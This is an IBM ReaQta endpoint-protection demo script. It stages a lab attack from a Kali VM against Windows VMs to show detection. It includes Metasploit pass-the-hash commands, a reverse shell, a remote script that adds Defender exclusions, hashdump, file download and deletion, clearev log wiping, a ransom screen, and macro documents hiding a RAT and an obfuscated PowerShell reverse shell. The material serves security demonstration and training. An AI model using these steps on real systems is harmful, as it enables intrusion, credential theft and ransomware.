­

­­

**ReaQta BOOM Demo!!!**



Felix Marks

[felixmarks@uk.ibm.com](mailto:felixmarks@uk.ibm.com)

Contents

[Introduction 3](#_Toc101267842)

[Demo Prep 3](#_Toc101267843)

[Kali VM 3](#_Toc101267844)

[Windows 10 VM without ReaQta Agent 3](#_Toc101267845)

[Windows 10 VM with ReaQta Agent 5](#_Toc101267846)

[Demo Script 9](#_Toc101267847)

[Stage 1 - Boom 9](#_Toc101267848)

[Stage 2 - Left of Boom 11](#_Toc101267849)

[A Malware Executable Drop 12](#_Toc101267850)

[Living off the land with Powershell 12](#_Toc101267851)

[Stage 3 - Right of Boom 12](#_Toc101267852)

[Summary 13](#_Toc101267853)

# Introduction

This demo is divided into three sections: Boom, Left of Boom and Right of Boom.



These instructions and script should enable a cyber security professional to demonstrate ReaQta's ability to detect and halt ongoing attacks, prevent phishing attacks and threat hunt for attacker footholds.

# Demo Prep

## Kali VM

Use the following network config:

**IP: 192.168.57.11**

**Netmask: 255.255.255.0 (/24)**

**Default route: 192.168.57.1**

**DNS: 8.8.8.8**

**wget** [**https://raw.githubusercontent.com/sudonim007/reaqta/main/msf\_config.rc**](https://raw.githubusercontent.com/sudonim007/reaqta/main/msf_config.rc)

**wget** [**https://raw.githubusercontent.com/sudonim007/reaqta/main/disable\_defender.sh**](https://raw.githubusercontent.com/sudonim007/reaqta/main/disable_defender.sh)

**wget** **https://raw.githubusercontent.com/sudonim007/reaqta/main/send\_ransom.sh**

**chmod +x disable\_defender.sh send\_ransom.sh**

## Windows 10 VM without ReaQta Agent

Make sure you're using the Pro version of Fusion (Mac) or VMware Workstation. Remove Virtual Box if you have it installed.

Install Windows 10 as a VMware VM

Use a username of **'victim'** with a password of **'weak123'.**

After installation, run Windows Update and also ensure that Defender is up-to-date.

After the updates are complete, stop and disable the Windows Update service using the services UI. This is to prevent any nasty surprises when you come to demo.

Changethe sleep and screen-off times to 'Never'

Use the following network config:

**IP: 192.168.57.25**


**Netmask: 255.255.255.0 (/24)**

**Default route: 192.168.57.1**

**DNS: 8.8.8.8**

Install VMware tools

Launch cmd.exe running as Administrator:



Run these commands:

**netsh advfirewall firewall set rule group="File and Printer Sharing" new enable=Yes**

**reg add HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG\_DWORD /d 1**

Create then run a batch script called **fixGID.bat** with the following content:

<https://raw.githubusercontent.com/sudonim007/reaqta/main/fixGID.bat>

Reboot the machine.

## Windows 10 VM with ReaQta Agent

Make sure you're using the Pro version of Fusion (Mac) or VMware Workstation. Remove Virtual Box if you have it installed.

Install Windows 10 as a VMware VM

Use a username of **'victim'** with a password of **'weak123'.**

After installation, run Windows Update and also ensure that Defender is up-to-date.

As above, stop and disable the Windows Update service using the services UI

Change the sleep and screen-off times to 'Never'

Use the following network config:

**IP: 192.168.57.26**


**Netmask: 255.255.255.0 (/24)**

**Default route: 192.168.57.1**

**DNS: 8.8.8.8**

Install VMware tools

Launch cmd.exe running as Administrator:



Run these commands:

**netsh advfirewall firewall set rule group="File and Printer Sharing" new enable=Yes**


**reg add HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG\_DWORD /d 1**

Create then run a batch script called **fixGID.bat** with the following content:


<https://raw.githubusercontent.com/sudonim007/reaqta/main/fixGID.bat>

Change the Machine/System Hostname so it is easily identifiable to you on the ReaQta Hive Dashboard. Use the following the naming convention:

**DESKTOP-<your initials>**




Select Rename PC



Reboot the machine

Install Microsoft Office. Enable the Developer tab in **Options / Customise Ribbon**

In Defender, add exclusions for the **C:\** drive and **powershell.exe** process



Download and unzip this file onto the desktop:

<https://github.com/sudonim007/reaqta/raw/main/ReaQtaDemoFiles.zip>

Install the ReaQta agent and use this config when prompted:

**ReaqtaHive.msi**

**https://169.50.130.151:4443 --gids 817127595500896263,832578758459260935**

Reboot the machine again.

Create this directory:

**C:\users\victim\CompanyFiles**

Move these files into the newly created **CompanyFiles** directory:

**Customer Bank Details.xlsx**

**Personnel Records (backup).xlsx**

**S1CustomerList.xlsx**

Right click on the **ReaQta5.jpg** file and use as desktop

Setup an email account specifically for your demo. Setup Outlook Express to be able to send and receive email from this account from this VM.

Mail the document **msf\_embedded\_exe.docm** to this account, possibly using the same account,with a catchy subject line, e.g. FREE MONEY!!!!

# Demo Script

ReaQta Hive address:

https://169.50.130.151/

**Do the following before every demo:**


* Remove the Defender exclusions (in the VM without the ReaQta agent installed)
* Restore the spreadsheets
* De-isolate the VM

## Stage 1 - Boom

Use ReaQta to detect and halt ongoing lateral movement.

### Non-ReaQta Protected VM

Set the screen up as below with the non-ReaQta protected VM on the bottom right.



Open and maximize a terminal then launch Metasploit on the Kali VM with this command:

**msfconsole -r msf\_config.rc**

Maximise kali and type:

**show options**

Explain that this is the configuration for a Pass-the-Hash attack using an encrypted password directed at the victim machine (192.168.57.25). The attack is executed using the Metasploit psexec module. If the module successfully authenticates, the payload is launched back to the attacker (192.168.57.11). The attack uses https on port 443 so that from a defender's perspective, it just looks like the victim is visiting a secure website, when in fact it's a reverse shell for command and control and exfiltration.

Reset the screen layout as above so the audience can see kali and the victim machine at the same time. Type **run** to launch the attack. Note that Defender detects the attack and prevents it from completing successfully, which is great and what we would hope.

Open the exclusions screen within Defender on the victim machine, after having shown that Defender and its definitions are up-to-date.

Pres **ctrl-Z** to put Metasploit into the background. Type **cat** **disable\_defender.sh** to show the script. Show how we're using winexe to remotely log into the victim machine with the same password hash as above, starting Powershell and then running the two Defender exclusion commands.

Run the disable Defender script

**disable\_defender.sh**

Note how the exclusions are now effective and have immediately appeared on the victim machine.

Type **fg** to return to Metasploit and then press return a couple times to get the prompt back. Now type **run** to launch the attack. Highlight the process migration happening to evade defenses by hiding within lssass.exe.

On the victim machine, open notepad and type **Hello**

Back in Metasploit, type:

**pkill notepad**

Watch as notepad is killed and proves you're on the machine.

Type **getuid** – note how your victim's credentials have bypassed UAC and you're now running as SYTEM

Type **hashdump** -show that it's trivial to collect more password hashes to sell to others on the darkweb and that in a real Windows domain, using a similar technique could harvest thousands of hashes.

Search for high value files with the following command:

**search -d "c:\users" -f \*xlsx**

Change directory to the directory containing high value files, using tab to autocomplete as you go:

**cd C:\users\victim\CompanyFiles**

Download the files by typing:

**download \***

Now go into shell by typing **'shell'** and run (and confirm when prompted) the following command:

**del \*.\***

Show how the attacker is attempting to clear tracks by running this command. All three event logs are cleared, including the security log.

**clearev**

Type **ctrl-Z** to put Metasploit into the background. Now run the **send\_ransom.sh** script and ensure the victim screen is visible.

Show how the user can't dismiss the ransom demand and can't event shutdown the machine.

Explain that this is the worst-case scenario. The attack has been successful, the high value files stolen and the ransom demand delivered.

### ReaQta Protected VM

Now we're going to run the same attack but this time on the ReaQta protected machine.

Place the ReaQta protected victim machine exactly where the previous unprotected VM was in the bottom right of the screen, to the right of kali.

Run **cmd.exe** on the new ReaQta proected VM and then type **ipconfig.** Note that the new VM has the following IP address: **192.168.57.26**

In Metasploit, select the new ReaQta protected target machine:

**set rhosts** **192.168.57.26**

Show that the configuration is the same apart from the target and type **run** to launch the attack.

Show how the attack starts to work but as soon as the process migration happens after the initial authentication, the attack is stopped in its tracks. Explain that the hypervisor-level NanoOS ReaQta agent cannot be seen or killed from within the VM.

Now go to ReaQta and find the Cross Process alert. Drill into it and show how ReaQta caught the process injection (migration).

Create a remediation plan. Because this is a fileless attack, there are no files or registry settings to remove. Go though until you're at the isolation screen.

Before isolating, show that you can still ping the machine from kali. Now isolate the victim and show that the ping failures prove that it's off the network.

Show and explain the forensics options within the Hive Console and explain that the only connection is between the victim and this console.

Also, show the ability to run any desired commands on the endpoint, including network connections etc.

Clearly there is now an urgent need to hunt the attacker. We also need to consider blocking the user from the network until the password has been reset.

Conclude this stage of the attack by explaining the following:

1. We effectively disabled Defender (using exclusions) using remotely executed Powershell commands, which were executed using a stolen password hash.
2. By having the ReaQta agent installed, we stopped the attack in its tracks by detecting and preventing the attacker from using process migration to hide in a system process. The agent runs within the hypervisor so cannot be seen or stopped by an attacker.
3. We were then able to isolate the machine and obtain all needed forensic data.

## Stage 2 - Left of Boom

Use ReaQta to prevent phishing attacks, including ransomware

Use the VM with the ReaQta agent installed in full screen.

### A Malware Executable Drop

Open this file from the phishing email in Outlook Express:

**msf\_embedded\_exe.docm**

Open the macro via the Developer tab. Show how there doesn't seem to be much code here. Looks like the script drops an executable to the disk – but where is the code for the executable? Explain the key parts of the macro, i.e. the naming of the executable **<random random string>.tmp.exe** and the fact that it's executed by the macro. Highlight that the encoded script is actually contained within the document's comments as base64 encoded byte code. Copy and paste the comments code into a putty shell that's already logged into kali. Save the file then run **base64 -d > tmp.exe** and then **file tmp.exe** to show that the based64 encoded comments are actually a hidden and encoded RAT (Remote Access Trojan) Windows executable.

Run the macro and see ReaQta preventing the execution of the windows malware.

Go to ReaQta Hive and show how Word caught the macro trying to drop the executable. Note also the file name of '**<random string>.tmp.exe**'

### Living off the land with Powershell

Open this file:

**PowerShell\_Macro\_Payload\_Attached\_Unicorn.docm**

Open the macro via the Developer tab. Talk about how this is a highly obfuscated and encoded Powershell script to create a remote shell connection back to an attacker. Show the obfuscation (e.g. Powershell command at the bottom of the macro). Also show that it's a base64 encoded script.

Run the macro and see ReaQta preventing the execution of the Powershell malware

Go to ReaQta Hive and show the attack. Show the Powershell code that the malware actually tried to execute. Note that the obfuscation has been removed but the malware itself is still base64 encoded. Mention that you can download the code for analysis if desired.

Conclude by saying that ReaQta's agent can prevent highly obfuscated and encoded malware execution, as well as the prevention of executable drops, which is based on malware behavior, not signatures.

## Stage 3 - Right of Boom

Uncover attacker footholds with ReaQta Threat Hunting

Explain that you can never be sure that a breach hasn't happened and that you've potentially got multiple bad actors living in your network, which is where Threat Hunting comes in.

Go to the Threat Hunting screen and show you can easily find commands that have been run that are associated with each phase of the kill chain. What commands might an attack use for reconnaissance? Here are some examples:

* **whoami**
* **ping**
* **ifconfig**
* **sc**
* **netsh**
* **nbtscan**

Show all the different Search for a command line containing **'whoami'**

Next, show how easy it is to search for events by category. Start typing **'cross'** to show how you can find events by 'Cross-process Operation'

# Summary

ReaQta enables customers to be protected before the boom by preventing the execution of malware, including ransomware. It enables defenders to stop attacks dead in their tracks. Lastly, it makes threat hunting easy to help uncover existing attacker footholds.

© Copyright IBM Corporation 2022

IBM Security  
Route 100  
Somers, NY 10589  
U.S.A.

Produced in the United States of America  
February 2022  
All Rights Reserved

IBM, the IBM logo, ibm.com, and IBM X-Force are trademarks or registered trademarks of International Business Machines Corporation in the United States, other countries, or both. If these and other IBM trademarked terms are marked on their first occurrence in this information with a trademark symbol (® or ™), these symbols indicate U.S. registered or common law trademarks owned by IBM at the time this information was published. Such trademarks may also be registered or common law trademarks in other countries. A current list of IBM trademarks is available on the Web at “Copyright and trademark information” at: ibm.com/legal/copytrade.shtml

Other product, company or service names may be trademarks or service marks of others.

References in this publication to IBM products or services do not  
imply that IBM intends to make them available in all countries in which IBM operates.